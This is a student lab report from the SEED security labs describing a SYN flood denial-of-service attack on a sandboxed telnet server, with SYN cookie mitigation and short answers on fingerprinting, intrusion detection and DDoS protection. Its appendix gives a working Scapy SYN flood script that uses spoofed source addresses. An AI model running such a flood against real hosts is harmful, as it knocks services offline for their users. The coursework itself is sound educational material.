ITS assignment 5

Noah Jensen (xdr622) & Julian Pedersen (rsk975)


October 2022

SEED

Task 1

Task 1.1

In this task we had to conduct a DoS attack using a python script. We started by inserting the right IP and port in the given python code: the IP of the victim `10.9.0.5` and port `23` which is the port used for telnet. Our attacked failed from the get go. To solve this we flushed the cache of our victim machine which made all connections vulnerable to SYN flood again. This made our attack actually work. In our testing we found that minimizing the queue size and having more attackers made the success of our attack more likely. Minimizing the queue makes it more likely for our attack to succeed because the available slots to connect to becomes less and thus the telnet connection fight for a slot becomes harder. Having more attackers sends more SYN flood and thus makes it more likely for our attack to succeed. INSERT PICTURES.



```
root@c81a16ff0bcc:/# telnet -l seed 10.9.0.5
Trying 10.9.0.5...
```

Figure 1: Our user is not able to telnet into victim during attack


Task 1.2

In this task we had to conduct a DoS attack using a C script. This time the attack worked out of the box after flushing the cache. This could be because C is faster than Python. A compiled C is optimized better than a python program.

Looking into the source code, both programs create and send packets via the same general procedure (creating and sending packets one at a time in an infinite while-loop), so the difference cannot be explained by pure algorithmic efficiency. Consequently, the cause is likely to be found in technical differences between the implementation of the two different languages.

Python is a dynamically-typed interpreted language; not only is code compiled into bytecode and interpreted at runtime, it is also type-checked during runtime, which introduces overhead with type lookups. In contrast, C is a static-typed compiled language, where code is both compiled and type-checked during compile time; this allows C to greatly optimise the code during compile time, as well as avoid the aforementioned lookup overhead during runtime.

Combined, these two contrasting qualities are likely crucial to the observed performance difference between the two programs.




```
tcp        0      0 10.9.0.5:23             165.83.161.185:7731     SYN_RECV
tcp        0      0 10.9.0.5:23             59.117.122.246:44461    SYN_RECV
tcp        0      0 10.9.0.5:23             12.199.125.182:62940    SYN_RECV
tcp        0      0 10.9.0.5:23             73.255.157.241:38448    SYN_RECV
tcp        0      0 10.9.0.5:23             141.88.177.78:17499     SYN_RECV
tcp        0      0 10.9.0.5:23             244.116.72.236:2153     SYN_RECV
tcp        0      0 10.9.0.5:23             104.248.156.36:36469    SYN_RECV
tcp        0      0 10.9.0.5:23             31.100.35.20:64379      SYN_RECV
tcp        0      0 10.9.0.5:23             188.149.3.224:44484     SYN_RECV
tcp        0      0 10.9.0.5:23             12.6.187.120:33079      SYN_RECV
tcp        0      0 10.9.0.5:23             198.122.27.86:3990      SYN_RECV
tcp        0      0 10.9.0.5:23             208.27.46.46:58136      SYN_RECV
tcp        0      0 10.9.0.5:23             97.164.222.106:22611    SYN_RECV
tcp        0      0 10.9.0.5:23             199.71.17.203:30196     SYN_RECV
tcp        0      0 10.9.0.5:23             131.86.67.38:8415       SYN_RECV
tcp        0      0 10.9.0.5:23             116.169.181.168:41484   SYN_RECV
tcp        0      0 10.9.0.5:23             181.60.162.41:35663     SYN_RECV
tcp        0      0 10.9.0.5:23             84.100.156.10:4716      SYN_RECV
tcp        0      0 10.9.0.5:23             158.152.242.221:11161   SYN_RECV
tcp        0      0 10.9.0.5:23             157.103.225.230:55125   SYN_RECV
```

Figure 2: what is happening on victim machine during attack using netstat -nat

Task 1.3

When enabling the `SYN` cookie the attack no longer works, even if the queue is half or we have more attackers. This makes sense as the SYN cookie helps against `DoS` `SYN` flood attacks as it reconstructs connection when it gets an `ACK` packet. In normal `SYN` flood attacks the random IP who sends the packages never responds to the server's `SYN-ACK` package with an `ACK` package. Only legitimate users trying to connect will send an `ACK` package. Thus a `SYN` cookie makes sure those who respond with `ACK` package gets prioritized.



```
root@c81a16ff0bcc:/# telnet -l seed 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Oct 11 12:48:03 UTC 2022 from user2-10.9.0.7.net-10.9.0.0 on pts/2
seed@8e15c418ec61:~$
```

Figure 3: SYN cookie letting our telnet connection successful

Short answers

Question 1

In terms of network-based reconnaissance, what is OS fingerprinting?
it is a way the hacker can find out what operating system the victim is using and in turn find what vulnerabilities there might be. The hacker can use this information to determine which exploits they can try against the victim. OS fingerpriting only works with TCP connections as it needs access to SYN and ACK packets to the victim.

Question 2

Suppose you want to detect SQL injection attacks against a website you operate. Would you prefer to rely on a NIDS, a HIDS, or log analysis of the webserver application logs? Choose all, some, or none. Explain your choices.
We would want to rely on NIDS as our first layer of defense against SQLi, NIDS gives us real-time detection of activity on the network and would be able to detect an SQLi before it happens. Next HIDS would be use on the web server directly affected, here we would scan changes in files or logs. HIDS can also alert if an SQLi has hit, but would use to detect the attack after the fact. A log analysis approach would also be used to detect the attack after the fact as the webserver app log would contain information about the packets and connections.

Question 3

Suppose details of a new zero-day exploit has emerged on the Internet and is reported being actively exploited in the wild. Which type of IDS would be the most practical one for effectively and efficiently detecting such attacks?
It can not be signature based because it is a new exploits, and this approach only works on well known exploits. We would recommend either specification or anomaly based approach, because these are able to detect new threats. Specification based are more time-consuming in its setup however gives less false alarms, which could be a plus when the IT department is already overloaded because of the exploit. However is the company already has a well-trained model using anomaly based it would be more beneficial to keep using it as it would likely also detect the new exploit. We would not be afraid of the other disadvantages with anomaly based approach such as session creep as it is a zero-day exploit.

Question 4

CloudBlock is a company that offers DDoS protection services for web site owners. Suppose their services are affordable and effective. Which of the following sites would you recommend it for, if any, and why: i) your uncle's personal web site, ii) the local tennis club web site, iii) the local horse track's booking site, or iv) dmi.dk.

It would only make sense for companies with a threat of being DDoS attacked to have this protection. Thus your uncle's personal website is unlikely to get DDoS attacked and does not need to protection. Both the tennis club and the horse track site would be more likely than your uncle but not a big as a target as DMI. We would recommend the booking site to have a DDoS protection as they could lose money if the booking system went down, but the tennis club website does not pose the same economic threat thus not needing the protection. DMI should have DDoS protection as they are an government institution and would be a target for these kinds of attacks.

1 Appendix

```python
#!/bin/env python3
from scapy.all import IP, TCP, send
from ipaddress import IPv4Address
from random import getrandbits

ip  = IP(dst="10.9.0.5")         #dst
tcp = TCP(dport=23, flags="S")  #dport
pkt = ip/tcp

while True:
  pkt[IP].src    = str(IPv4Address(getrandbits(32)))  # source ip
  pkt[TCP].sport = getrandbits(16)    # source port
  pkt[TCP].seq   = getrandbits(32)    # sequence number
  send(pkt, verbose = 0)
```